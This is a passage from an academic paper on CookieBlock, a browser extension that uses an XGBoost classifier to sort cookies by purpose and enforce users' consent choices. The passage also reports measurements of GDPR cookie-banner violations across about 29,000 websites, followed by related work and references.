In the setting of multi-class classification, XGBoost creates a classifier model with a forest of decision trees for each purpose class. Given a sparse input vector representing a cookie, the model produces a probability for each purpose that indicates how likely the cookie belongs to it. Using a Bayesian Decision function, we transform these probabilities into a discrete prediction. For our evaluation, we apply a simple `argmax` decision, i.e., the purpose with the highest probability is chosen as the prediction.

4.3 Training parameters

The dataset we use consists of 304k labeled cookies, of which 277k are used for training. The 27k cookies we filter out are cookies created by CMPs to track users' interaction with the cookie banner. With this filtering, we aim to remove training bias as these cookies are always present on the sites we crawled, but are not common outside the chosen websites.

Table 3: Performance metrics for the Cookiepedia lookup. Evaluated using 277k cookies, as an average over 5 folds.

Cookiepedia	Necessary	Functional	Analytics	Advertising
Precision	94.5% ±0.2%	38.1% ±0.6%	84.2% ±0.2%	94.9% ±0.1%
Recall	88.5% ±0.1%	78.7% ±1.1%	93.0% ±0.1%	79.0% ±0.2%
Cookie coverage: 79.2%				
Accuracy: 86.1% ± 0.1%				
Macro-recall (balanced accuracy): 84.7% ± 0.3%				

Table 4: Performance metrics of the XGBoost classifier in categorizing cookies, trained on 277k samples and evaluated with 5-fold cross-validation.

XGBoost	Necessary	Functional	Analytics	Advertising
Precision	87.3% ±0.2%	52.9% ±0.5%	89.8% ±0.3%	93.6% ±0.2%
Recall	81.7% ±0.5%	76.3% ±0.5%	89.7% ±0.2%	89.8% ±0.3%
Cookie coverage: 100%				
Accuracy: 87.2% ± 0.23%				
Macro-recall (balanced accuracy): 84.4% ± 0.27%				

To find good hyperparameters, we applied a randomized grid-search with 5-fold cross-validation. The performance of each model is validated using the multi-class cross-entropy loss, as well as the balanced accuracy, due to the training dataset being imbalanced. The most impactful parameters were the learning rate and the maximum tree depth, for which we selected a rate of 0.25, and a depth of 32, respectively. Further increasing the depth leads to a decrease in the validation performance. We trained each model for a maximum of 300 boost rounds, with early stopping after 20 rounds with no increase in validation score. For the final model, there are 12 to 29 trees per forest, with the average size being 22 trees. The complete set of parameters is shown in the Appendix in Table 6.

4.4 Impact of misclassifications

As mentioned in Section 2.1.1, our selected purpose categories can be interpreted as an ordering, with necessary being the least and advertising the most privacy-invasive. Using this ordering, a misclassification of a functional cookie into the necessary category has reduced privacy impact, as the functional cookie is close in the ordering, and unlikely to be used for user tracking. A wrong assignment of an advertising cookie to necessary represents a greater privacy threat as these categories are far apart in the ordering, with tracking cookies potentially being unconditionally permitted.




Figure 3: Confusion matrices of the Cookiepedia baseline and XGBoost. Each entry C_{ij} shows the ratio of cookies with ground truth i that were assigned purpose j.

Similarly, we also consider the potential of websites breaking due to misclassifications. When a necessary cookie is predicted as advertising, and thereby removed, it may break an essential service on the site, and drastically reduce the quality of the user experience. Assigning the class functional to a necessary cookie has a reduced impact as users are less likely to reject this purpose due to it being less privacy-invasive.

The probability with which advertising cookies will evade detection can be identified using the recall metric of the advertising class. The potential to break essential functionality on websites can be found in the recall of the necessary category. The closer either performance metric is to 1, the lower the privacy threat, respectively the less likely a website is to break.

4.5 Evaluation

Fig. 3 compares the performances of XGBoost and Cookiepedia. Table 4 presents the performance metrics for our XGBoost model. We discuss them next.

XGBoost attains higher privacy protection. In accordance with Section 4.4, we first consider the potential privacy protection through the recall of the advertising category. Here, the recall measures the fraction of advertising cookies correctly identified as advertising by our classifier. XGBoost's recall is almost 9% higher than that of Cookiepedia. In Fig. 3, we see that Cookiepedia's misclassifications in this regard occur mainly because it assigns advertising cookies to the analytics or functional class.

XGBoost preserves necessary and functional cookies. We consider the potential for websites breaking. The recall for necessary cookies for the XGBoost classifier is 81.7%, almost 7% lower than what Cookiepedia achieves. For functional cookies, we have a recall of 76.3%, roughly 2% lower than Cookiepedia. Fortunately, as we see in Fig. 3, most of the misclassifications of necessary are assigned to the functional purpose, and vice-versa. Therefore, if users accept both necessary and functional, the extension will retain approximately 91% of the necessary and 88% of the

functional cookies. We verify this empirically in Section 5.3.

XGBoost is as competitive as human experts. Our automated XGBoost model performs very similarly to the manually curated Cookiepedia in the remaining metrics. Both have a reduced precision and accuracy in functional cookies, which occurs due to the class imbalance. Additionally, both achieve a high recall for the analytics class, with XGBoost achieving an improved precision by more than 5%.

To summarize, Cookiepedia achieves a balanced accuracy of 84.7% on our dataset when queried for each cookie name. Our automated, XGBoost-trained classifier achieves a balanced accuracy of 84.4%, thus attaining a performance that is comparable to the performance achieved by human experts. While Cookiepedia is more accurate in the necessary category, XGBoost performs better with advertising cookies. Our deficit in necessary cookies can be counterbalanced by using an alternative Bayesian cost function, which penalizes misclassifications of necessary cookies more strongly than others. We can also provide users of CookieBlock with ways to correct the classification, which we describe in Section 5.

Finally, the number of cookies that Cookiepedia can classify is limited. For our dataset, Cookiepedia is able to provide a category for 79.2% of the cookies, while our classifier can predict a class for every cookie.

4.6 Performance upper bound

In this section, we try to estimate the theoretically best classifier performance on our dataset. The cookie labels we collected are noisy, as different websites can use the same third-party cookie, but they do not necessarily agree on its purpose. This means that it is impossible to achieve 100% accuracy on this dataset, as some cookies will be indistinguishable despite differing purposes. To estimate the percentage of cookies in the dataset for which this is the case, we collect the majority class for each third-party cookie name and domain, and compute the percentage of cookies with a deviating class. This gives us a lower bound of 7.2% of labels that are noise among the third-party cookies.

If we assume that the noise of the first- and third-party cookies is similar, we can conclude that we have an upper bound of roughly 92-93% in overall accuracy. With an overall average accuracy of 87.2%, we argue that our classifier is close to the best possible performance on this dataset.

5 Browser extension

In this section, we describe the design and implementation of CookieBlock.[4] It is an extension for Firefox and Chromium-based browsers that automatically classifies cookies into purpose categories, and allows users to deny consent for selected purposes. By using the classifier described in Section 4, we provide users with a tool to enforce the GDPR and protect their own privacy when handling cookies.

We first discuss the goals and features of CookieBlock (Section 5.1). Then we present its design and implementation (Section 5.2). We conclude the section with an empirical evaluation on a set of 100 websites that estimates how CookieBlock affects users' browsing experience (Section 5.3).

5.1 Goals and Features

The objective of CookieBlock is to give users control over their privacy, a practice that is neglected by the majority of websites. Table 1 indicates that out of the top 1M websites, only an accumulated total of 3.5% use CMPs providing cookie consent choices, and many of those that do deceive users either by dark patterns, as shown by Nouwens et al. [39], or by providing wrong information, as we show in Section 6. Hence CookieBlock provides users with a means to control their cookie consent on any website they visit, without the risk of being deceived. CookieBlock offers the following features:

- *User-defined cookie policy.* CookieBlock's central feature is that users specify which of the four categories in Section 2.1.1 they give or deny consent to. All cookies belonging to a purpose for which consent was denied are then removed from the browser's storage.
- *Domain exceptions.* For domains that the users trust, they can define an exception. The extension will not remove any cookies originating from exempted domains, regardless of their purpose.
- *Custom cookie categories.* Users can define their own cookie categories, which can be used to correct individual mistakes made by the classifier.

Note that while CookieBlock imitates the behavior of a CMP, it is not intended to interact with or remove the cookie banners shown on websites. This function is already fulfilled by existing browser extensions, such as Consent-O-Matic [27], which can be used in conjunction with CookieBlock. CookieBlock also does not act as a replacement for the cookie banner in the legal sense, and its use is not a justification for websites to skip the gathering of user consent.

5.2 Design and implementation

CookieBlock is built using the WebExtensions API, and supports Firefox as well as Chromium-based browsers. An overview of its design is given in Fig. 4.

5.2.1 Background process

On initialization, CookieBlock begins listening for cookie events. When a cookie is created or updated, the cookie's current state is appended to a local cookie history (1), and the full list of previous updates for that cookie is retrieved (2). This

[4] Available at https://github.com/dibollinger/CookieBlock.




Figure 4: Outline of CookieBlock's design.

history allows CookieBlock to track the evolution of a cookie over time, a property which is used in the feature extraction.

Afterwards, CookieBlock checks its storage to determine whether the cookie has been encountered recently or whether it has been assigned a pre-defined category (3). In this case, it retrieves the existing purpose label (4), and skip directly to the policy enforcement step (5a). If the cookie does not have an existing label stored, then we proceed to the feature extraction (5b). This transforms the cookie object into a sparse vector representation (6). It then runs the precomputed XGBoost model on this vector input, which predicts a purpose label for the cookie. The predicted label is then cached in the extension storage for a short duration (7). Finally, the predicted label is passed on to the policy enforcement procedure (8), which decides whether to keep or remove the cookie.

To decide whether to keep or remove a cookie, CookieBlock takes into account the user's cookie policy and domain exceptions (9). If the origin domain of the cookie matches a domain in the set of domain exceptions, the policy enforcement will always retain the cookie.

5.2.2 User interface

The user interface is structured into four distinct components:

First-time setup. The first-time setup page of the extension allows the user to define a user-policy, and requests consent to the collection of a local cookie history. This is the minimal setup required to initialize the extension.

Settings page. The settings page allows users to change their consent preferences at any time and add individual website exceptions.

Toolbar popup. The toolbar popup offers a quick method to pause the cookie removal and to add an exception for the domain in the address bar.

Cookie configuration. The cookie configuration page allows users to define custom categories for previously encountered cookies and to correct misclassifications.

For both the settings page and the first-time setup, CookieBlock allows the user to consent to the functional, analytics, and advertising purposes. The necessary category cannot be rejected as doing so would break websites.

We designed the interface to be simple to use and unobtrusive. Unlike cookie banners found on different websites, CookieBlock requires only a single setup, after which the users' cookie preferences will be enforced on all websites. This prevents the issue where privacy is neglected due to user fatigue or annoyance from cookie banners [2, 28].

5.2.3 Cookie update history

As described previously, CookieBlock collects a cookie update history. This allows it to track how cookies change over time, enabling predictions based on these differences. It also allows CookieBlock to remember past purpose assignments by recognizing which cookies have been encountered before.

Since this cookie history may contain potentially sensitive user information, including information about the browsing history and authentication tokens, the history is kept local to the browser extension at all times. In addition, CookieBlock asks the user to opt-in to the collection of this history at setup time. If rejected, CookieBlock can still classify cookies, but it will not be able to remember previous labels or extract features from past updates, which may reduce its accuracy.

5.2.4 Cached purposes

CookieBlock caches labels for a short period after a prediction is made. This minimizes browser slowdown in case a website continuously regenerates cookies after they have been removed. After the grace period expires, the cookie will be reclassified using newly collected cookie updates.

5.3 Empirical evaluation

As noted in Section 4.5, our classifier has a recall of 81.7% on necessary cookies, meaning that potentially every fifth cookie required for the operation of website could be misclassified. Since CookieBlock uses the computed model as a predictor, many necessary cookies may inadvertently be removed, causing websites to malfunction. However, due to the noise in the dataset, it is unclear how severe this issue is in practice.

To quantify the impact CookieBlock has on the browsing experience, we manually visit and examine a sample of 100 websites for possible malfunctions. We acknowledge that this evaluation is limited in that it does not constitute a full usability study. However, because the extension acts as a background process, it should ideally require very little interaction with the user. We therefore focus on evaluating whether a website breaks due to misclassification, which is the critical aspect of usability in this case.

We randomly sample websites from the Tranco list from Section 2.2 using an exponential distribution. This allows us to examine both popular as well as niche websites. Furthermore, this website selection is not restricted to those that use specific CMPs.

We use a clean installation of CookieBlock, configured to allow necessary and functional cookies, which is the recommended setup. For each website, we attempt to make use of its primary services as best as possible, recording any defects we encounter in the process. We also attempt to change website settings, such as the language or style, and we attempt to register an account and perform the login procedure where available. Finally, we also interact with and close cookie banners, recording whether any appear again on page reload. A reappearing cookie banner can be very annoying for the user, but it does not prevent the site's use, and therefore these are likely misclassified functional cookies. If we encounter any unexpected behavior, we determine whether this was caused by CookieBlock by disabling the cookie removal.

Our results show that out of the examined 100 websites: 85 showed no obvious malfunctions, 7 had a cookie banner that reappeared because of CookieBlock, 7 showed an authentication failure where the user was immediately logged out, and in one case, we could not change the website language. As such, the rate of serious defects is less severe than expected. Furthermore, all issues were resolved by defining an exception for the current site, or by correcting the cookie's assigned purposes in the extension interface.

We also measured the time it takes for CookieBlock to make a policy decision for a cookie. We ran CookieBlock on the Firefox browser on Linux, and it processed a total of 5561 cookies observed from real-world websites. Each decision took on average $\sim$ 20ms, with a maximum time of 4.3 seconds. This outlier was caused by asynchronous execution in the browser. The Firefox browser also reports a "low" energy impact for the extension.

6 Observed violations

Article 7 and Recital 32 of the GDPR require that consent must be freely given, specific, informed, and unambiguous; hence any cookie banner that displays misleading or false information may violate the law. In this section, we present an analysis on the data displayed by selected suitable CMPs, performed on a dataset of cookies from 29 398 websites, the collection of which we described in Section 2. For these websites, we assess the correctness of the cookie-to-category assignments shown on the cookie banner, the claimed expiration time of cookies, as well as the completeness of the cookie banner. These approaches encompass six novel analysis methods not explored in prior work.

Additionally, we extend the studies of Nouwens et al. [39] and Matte et al. [34] by making use of the cookie purposes collected from CMPs. Namely, we analyze whether websites assume implicit cookie consent or respect the users' consent choices. We accomplish this by observing which types of cookies are set in the browser.

In summary, out of 29 398 websites, 94.7% contain at least one issue, while 77.3% have at least two. A detailed breakdown of the results is given in Figs. 5 and 6. The following subsections will elaborate on the analysis in greater detail.

6.1 Incorrect cookie purposes

The CMPs we selected in Section 2.1 declare purposes for the corresponding cookies. We inspected the accuracy of these declarations using several complementary methods.

Incorrect purpose for well-known cookies. Google Analytics cookies, such as `_ga`, `_gat`, and `_gid`, occur commonly throughout the web and have a well-known purpose. There nevertheless exist numerous websites that do not declare these cookies as analytics. In the case of Google Analytics, 8.2% of the 29 398 examined websites assign an incorrect purpose to these cookies. Moreover, 2.7% of all websites declare at least one GA cookie as necessary, which the EU Court of Justice previously ruled to be a violation of the GDPR, as decided on the Planet49 case [29].

Incorrect purpose based on the majority opinion. In the collected dataset, we observe that for identical third-party cookie identifiers, different domains may disagree on the purpose. We used this fact to estimate a performance upper bound for the classifier in Section 4.6. Here, we use it to detect outlier purpose assignments, which likely indicates an incorrect declaration. We find that 30.9% of websites contain at least one third-party cookie with a purpose that disagrees with a corresponding two-thirds majority.

This serves as a lower bound on the number of potential violations. In the event where the majority class is false, the number of potential violations would be even greater. Because this is only a lower bound, each case detected using this method requires manual analysis to determine whether it constitutes a true misclassification.

Cookies with multiple labels. An ambiguity occurs when the same website labels a cookie multiple times for different or even contradictory purposes. We observe this in 2.3% of the examined websites. This ambiguity may deceive users, as it is not well-defined whether rejecting only one of the purposes suffices to prevent the cookie's creation. In practice, we observed websites creating cookies with one purpose accepted and one rejected. Moreover, in 0.7% of the sites, the cookie is declared both as necessary and another purpose, which means that these cookie cannot be rejected at all.

6.2 Unclassified and undeclared cookies

The CMPs we target in our study offer a cookie scan service that detects cookies on a website and suggests purposes based on a database lookup. Those cookies that cannot be annotated in this fashion must have their purposes assigned manually by the site administrator [9, 49].

We find two problems with this process. First, when the web administrator neglects to assign a purpose, the cookie becomes unclassified. Second, when the CMP scan fails to




Figure 5: Number of websites that show the respective type of violation. The first six are novel and have not been explored in prior work.




Figure 6: Histogram that shows the distribution of violation types per site. This does not include repetitions of a single type. The green bar represents the compliant websites.

detect cookies, or the cookies are added after the scan, those cookies are undeclared and are missing from the cookie banner. The website's visitor can reject neither the undeclared nor unclassified categories, which means that the consent is both uninformed and not freely given.

Unclassified cookies. We find unclassified cookies in 25.4% of the examined websites. These websites contain on average 11 unclassified cookies. Surprisingly, we find 45 websites that contained more than 200 unclassified cookies.

Undeclared cookies. We detect undeclared cookies by identifying which observed cookies do not have a matching declaration. When matching on name and domain, we find undeclared cookies in a staggering 82.5% of the examined websites. Of the 496k cookies, 40.2% were undeclared. Similarly to unclassified cookies, we find 71 websites with more than 100 undeclared cookies.

6.3 Incorrect expiration time

Article 13(2)(a) of the GDPR requires websites to declare the expiration time of personal information. The EU Court of Justice in the Planet49 case decision [29] clarifies that this also applies to cookies. We therefore compare the true expiration time of the observed cookies with that of the corresponding declaration. If the true expiration time is 50% longer than the declaration states, with a minimal difference of one day as threshold, then we consider it a potential violation. Additionally, we also identify all persistent cookies that are declared as session cookies, and vice-versa. In total, 9.1% of all sites show at least one expiration time discrepancy, 3.8% declare a persistent cookie as a session cookie, and 3.1% declare a session cookie as persistent.

6.4 Extension of previous approaches

The following two approaches extend methods defined in the works of Matte et al. [34] and Nouwens et al. [39]:

Cookies set prior to user's consent. Article 5(3) of the ePrivacy directive states that only necessary type cookies may be created prior to the user's interaction with the CMP. By crawling the website without interacting with the cookie banner, we inspect if websites set any cookies with a purpose that is not declared as necessary. We find that 69.7% of the examined websites set such cookies, and hence use implied consent. This aligns with the results by Nouwens et al. [39], who found that 67.6% of 680 sites used implicit consent. In contrast, Matte et al. [34] only found implicit consent on 9.9% of 1426 analyzed websites.

Cookies set despite negative consent. Using the Consent-O-Matic browser extension [27], we reject all purposes other than necessary. We then verify that the recorded consent status of the CMP is indeed negative, and identify which of these websites still set non-necessary cookies. We do this only for Cookiebot, as for this CMP we can verify whether the cookie banner was interacted with. For the 9446 Cookiebot domains, 66.4% set at least one cookie with a rejected purpose. This corresponds to 21.3% of the 29 398 websites we examined. However, we expect that other CMPs behave similarly, and that the total ratio is higher. For comparison, Matte et al. [34] found that 5.3% of 508 analyzed websites store user's positive consent to categories that the user rejected.

6.5 Summary

Fig. 5 summarizes the number of potential violations for each of the types we described above. In Fig. 6, we present how many different violation types are present on websites in our

dataset. The histogram shows that the median number of violations is 2 and the average is 2.5.

The first six bars in Fig. 5 represent analysis methods that, to the best of our knowledge, have not been explored in prior works. The latter two extend analyses previously performed by Nouwens [39] and Matte [34], who examined these issues by analyzing the consent string registered by CMPs. Our approach is more fine-grained and direct, as we directly detect the cookies created in the user's browser, based on the purposes declared in the cookie banner. Our sample size of websites is also much larger than in both their works.

For the case of unclassified and undeclared cookies, we believe that the issues usually stem from neglect rather than malice. The cause is likely the lack of enforcement and web administrators who are not sufficiently familiar with the legal requirements. This can be addressed with the methods described in this paper. Regulatory authorities can improve enforcement of the GDPR by automatically determining which websites violate the law. Moreover, CookieBlock and the corresponding web crawler can help web administrators inspect the compliance of their website by detecting undeclared cookies, and predicting purposes for currently unclassified cookies.

7 Limitations

Given the involved complexity of collecting the training dataset and the application of machine learning, we are aware of the following limitations of our approach.

The training dataset might be biased. There are several reasons why our training dataset might be biased. First, we collect cookies only from websites that use the services of a CMP and which assign purposes to individual cookies. Cookies used by such websites can differ from those that are found on generic websites. Second, our crawling underrepresented the functional cookies, which led to a decreased precision for this class. With a more advanced crawler or manual cookies collection, we might improve the classifier performance and remove potential bias. Third, the features we collect in an automated crawl can differ from the features resulting from users browsing websites. To address this, we remove features that depend on browsing patterns, such as cookie updates. However, if the websites can detect our crawler as a bot, they can serve different data to the crawler than to a real user. Lastly, the model should be kept up-to-date, otherwise the validity of the training data can become outdated. We address this by simplifying the process for collecting the training data as well as the training itself.

The cookie removal may not always protect users. CookieBlock removes cookies after their creation, rather than blocking the requests that spawn them. This may not be sufficient to prevent cookies from fulfilling their purpose. We rarely observe cookies that are created and removed by the website more quickly than the $\sim$ 20ms required to process the cookie by CookieBlock. One example is the cookie `GoogleAdServingTest`, which serves to record which advertisements have been displayed to the user. Fortunately, such cookies are rare.

This limitation exists because it is not possible to prevent cookie creation within the WebExtension API. We can only remove a cookie after it was already stored in the browser. Ideally, our work inspires web browser developers to allow extensions to prevent cookies from being set, or even add "purpose" as a new cookie parameter. This parameter would also address the limitation of machine learning imprecision, but our classifier would still be useful to bootstrap the cookie classification for web administrators.

We do not consider adversarial websites. We did not address the possibility that websites could alter the content of their cookies specifically to counteract the cookie policy enforcement by CookieBlock. For example, an adversarial website could change the cookie's name to a randomly generated value, use a proxy domain to alter the cookie's host field, or obfuscate cookie's content. Still, it is easier to use other tracking technologies that do not involve cookies, which we do not consider in this work. However, some websites, such as those that use the CookieBot CMP also declare other tracking resources like localStorage or tracking pixels. Therefore, it is possible to extend CookieBlock with a classification of these alternative tracking methods. We have not done this because these declarations are rare and would require a completely different feature-engineering and classification approach.

8 Related work

Cookie classification. In [25], Hu et al. propose a cookie purpose classifier that uses a Multinomial Naive Bayes model, which takes as input n-gram tokens extracted only from the cookie names. They train their model on 11.5k cookies with ground-truth labels taken from Cookiepedia, and state an F1-score of 94.6%. They also report a confusion matrix for one fold, which achieves an F1-score of only 86.7%.

Their work shares similarities with ours, but both works were developed simultaneously, with neither party being aware of the other. Our approach differs in two main respects. First, rather than using just the cookie name as a feature for training, we extract features from all cookie properties, including those that are observed between cookie updates. While the cookie name is simple to alter, the value and domain are restricted by the implementation requirements, e.g., a tracking cookie requires a minimum amount of entropy. This fact makes spoofing Hu et al.'s model by an adversarial web developer much easier than our model. Moreover, their model cannot distinguish cookies with the same name (e.g., user_id) but with different purposes and originating from different domains. Calzavara et al. [7, Sec. 5.2.1] showed that many cookies use naming conventions for unexpected purposes, which is not reflected by Cookiepedia's use of a single classification.

Secondly, our model is trained on ground truth collected

from CMPs, while Hu et al. use ground truth labels collected from Cookiepedia. We elaborate on the advantages of our choice in Appendix A. Their classification task is also not affected by noise, which allows for a higher theoretical performance bound. This is because Cookiepedia will always report the same category for the same cookie name. By replacing the CMP labels with Cookiepedia labels on our dataset, our model accuracy increases from 87.2±0.23% to 89.2±1.3%. We provide additional details on these results in Appendix A.2.

Calzavara et al. [7] used ML models to detect authentication cookies. They used a training sample of 2.5k cookies with 332 authentication cookies. They propose feature extraction from both the cookie name and other attributes, such as the entropy and the length of the cookie value, the expiry or whether the cookie is http-only. All their features or equivalent ones are included in our feature extraction. Their binary classification achieves an F1-score of 83% in classification tailored towards the high recall of 89%.

Website privacy enforcement tools. There exists various proposed privacy enforcement tools by academia and industry. The Platform for Privacy Preferences (*P3P*) [10] is a framework for visualizing privacy policies on the client-side and enforcement of user preferences on the server-side. Although it was proposed as a W3C standard, it was never widely adopted, and Google and Facebook even bypassed P3P [5]. Another project, now discontinued because of lack of interest by websites, is the "Do Not Track" HTTP request header [21, 46]. Unlike these attempts to protect user privacy, the success of CookieBlock does not depend on the cooperation of the visited websites.

Major browsers are addressing user tracking by various means. Firefox introduced "Enhanced Tracking Protection" with controls such as blocking social-media tracking cookies [36] and "Total Cookie Protection" for partitioning third-party cookies per origin websites [37]. The Chromium Project proposed "Privacy Sandbox" [12] that plans to deprecate third-party cookies by 2022. These projects face similar issues as our project, in that they also need to white-list necessary third-party cookies, such as those for single sign-on. Compared to these efforts by browsers, CookieBlock also allows blocking for first-party cookies, such as Google Analytics.

The browser extensions Consent-O-Matic [27] and Cliqz-Autoconsent [33] have similar goals as CookieBlock. They enforce users' cookie policies on websites by automating interaction with the CMPs. However, they are limited to websites that use supported CMPs, and they also depend on the website's honesty to follow the consent. In Section 6 we showed that dependence on the CMP's implementation still leads to multiple potential privacy violations. By being universally applicable, CookieBlock can provide stronger privacy guarantees.

Another privacy enhancing browser extension is Privacy Badger [15]. This extension logs third-party requests that perform fingerprinting or set cookies containing enough entropy to be used for tracking. When such tracking information is found in multiple websites' requests, Privacy Badger adds this third party to a blocklist. The construction of the blocklist used to happen individually in browsers, but this is prone to fingerprinting [14]. Hence Privacy Badger developers bundle the same blocklist constructed from an automated crawl to all users. CookieBlock focuses only on cookies, and it blocks them individually, compared to Privacy Badger which blocks the whole domain once it is detected to perform tracking. Unlike CookieBlock, Privacy Badger cannot prevent tracking using first-party cookies.

Studies of cookie consent compliance. Researchers are continuously scrutinizing cookie consent compliance. Kampanos et al. [30] analyzed 17k websites in the UK and Greece and found that roughly 45% have a cookie banner. They also find that most of the websites nudge users into accepting all cookies. Matte et al. [34] inspected 1426 websites that use CMPs that are part of IABEurope's Transparency and Consent Framework. They find that 10% of these websites set consent before user action, and 5% do not respect the choice to opt-out. In addition, Matte et al. develop a browser extension called "Cookie Glasses" that detects dishonest CMP implementations. Trevisan et al. [50] found that 49% of the inspected 36k websites set profiling cookies before users consent to them.

The study by Santos et al. [44] provides extensive legal background on cookie consent in EU jurisdictions. They define 17 requirements on valid cookie consent, some of which we inspected in our study.

There are several analyses of dark patterns of cookie consent notices, often supplemented with a user study. Nouwens et al. [39] found that almost 90% of an examined 680 websites using supported CMPs do not meet the GDPR requirements for valid consent. A user study by Utz et al. [52] inspected how the design of consent popups from 5k websites nudge users into uninformed consent. Since the field of the dark patterns is very active, we list further studies [4, 22, 23, 43, 47], and refer the reader to Dark Patterns workshop at ACM CHI.

9 Discussion and conclusions

Many websites do not give users a choice over which cookies are collected, despite the GDPR and ePrivacy Directive requirements. Multiple prior studies report on this, and we contribute to this analysis by showing that even from the websites providing choices, the vast majority, namely 94.7%, contain at least one potential violation. This situation cannot be resolved through new regulations alone, such as the planned ePrivacy Regulation, as it is mostly enforcement that is significantly lacking behind.

We address this situation with CookieBlock, which enforces the user's cookie policy on the client-side. It removes cookies based on purposes assigned by a classifier model that was trained using the XGBoost library, which achieves a performance close to that achieved by human experts. Unlike

previous, now deprecated, standards like P3P and "Do Not Track," CookieBlock does not depend on the cooperation of the websites. Beyond this, the extension and the violation detection methods can provide regulatory agencies with an automated procedure for violation detection and help them to enforce compliance to privacy regulations.

In an ideal world, CookieBlock would not be needed. Future privacy regulations could request the browser vendors and the World Wide Web Consortium to extend cookie headers with a "purpose" flag as a new attribute, which would allow integration of the act of providing consent to cookies into the browser, and the cookie banner could be made obsolete. If the use of said flag were required, then users could get the privacy protection they deserve by law. Our classifier would be helpful to bootstrap this change, as it could predict a purpose for any cookie that does not have one specified. This would help the web transition from the status quo to a future with transparent cookie declarations. Until major browser vendors take action, CookieBlock can help enforce users' cookie policies on any website, even for users outside the European Union.

References

[1] Gunes Acar, Marc Juarez, Nick Nikiforakis, Claudia Diaz, Seda Gürses, Frank Piessens, and Bart Preneel. FPDetective: dusting the web for fingerprinters. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 1129–1140, 2013.

[2] Alessandro Acquisti and Jens Grossklags. Privacy and rationality in individual decision making. *Security & Privacy, IEEE*, 3:26 – 33, 02 2005.

[3] Dino Bollinger. Analyzing cookies compliance with the GDPR. Master's thesis, ETH Zurich, 2021. https://doi.org/10.3929/ethz-b-000477333.

[4] C. Bösch, B. Erb, F. Kargl, Henning Kopp, and Stefan Pfattheicher. Tales from the dark side: Privacy dark strategies and privacy dark patterns. *Proceedings on Privacy Enhancing Technologies*, 2016:237 – 254, 2016.

[5] Jon Brodkin. Google tricks Internet Explorer into accepting tracking cookies, Microsoft claims, February 2012. https://bit.ly/3exMVMp; Accessed on 13.03.2021.

[6] BuiltWith.com. Privacy compliance usage distribution in the top 1 million sites, October 2020. https://web.archive.org/web/20201021075918/https://trends.builtwith.com/widgets/privacy-compliance/.

[7] Stefano Calzavara, Gabriele Tolomei, Andrea Casini, Michele Bugliesi, and Salvatore Orlando. A supervised learning approach to protect client authentication on the web. *ACM Trans. Web*, 9(3), June 2015.

[8] Tianqi Chen and Carlos Guestrin. XGBoost: A scalable tree boosting system. *CoRR*, abs/1603.02754, 2016.

[9] CookiePro. Legacy article – categorizing cookies. https://web.archive.org/web/20210208155826/https://community.cookiepro.com/s/article/UUID-6f01b88c-0440-0642-3610-819c6ca0f7c4, Jan 2021. Accessed on: 2021.02.08.

[10] Lorrie Faith Cranor. P3P: Making privacy policies more useful. *IEEE Security and Privacy*, 1(6):50–55, November 2003. https://www.w3.org/TR/P3P11/.

[11] Adrian Dabrowski, Georg Merzdovnik, Johanna Ullrich, Gerald Sendera, and Edgar Weippl. Measuring cookies and web privacy in a post-GDPR world: Methods and protocols. In *International Conference on Passive and Active Network Measurement*, pages 258–270. Springer, 03 2019.

[12] Chromium Developers. Chromium projects – the privacy sandbox, June 2021. https://www.chromium.org/Home/chromium-privacy/privacy-sandbox.

[13] R. V. Eijk, H. Asghari, Philipp Winter, and A. Narayanan. The impact of user location on cookie notices (inside and outside of the European Union). In *Workshop on Technology and Consumer Protection (ConPro'19). IEEE*, 2019.

[14] Electronic Frontier Foundation. Privacy Badger is changing to protect you better. https://www.eff.org/deeplinks/2020/10/privacy-badger-changing-protect-you-better; Accessed on 2021.09.11.

[15] Electronic Frontier Foundation. Privacy badger. https://privacybadger.org/, 2019.

[16] Steven Englehardt and Arvind Narayanan. Online tracking: A 1-million-site measurement and analysis. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, page 1388–1401, New York, NY, USA, 2016. Association for Computing Machinery.

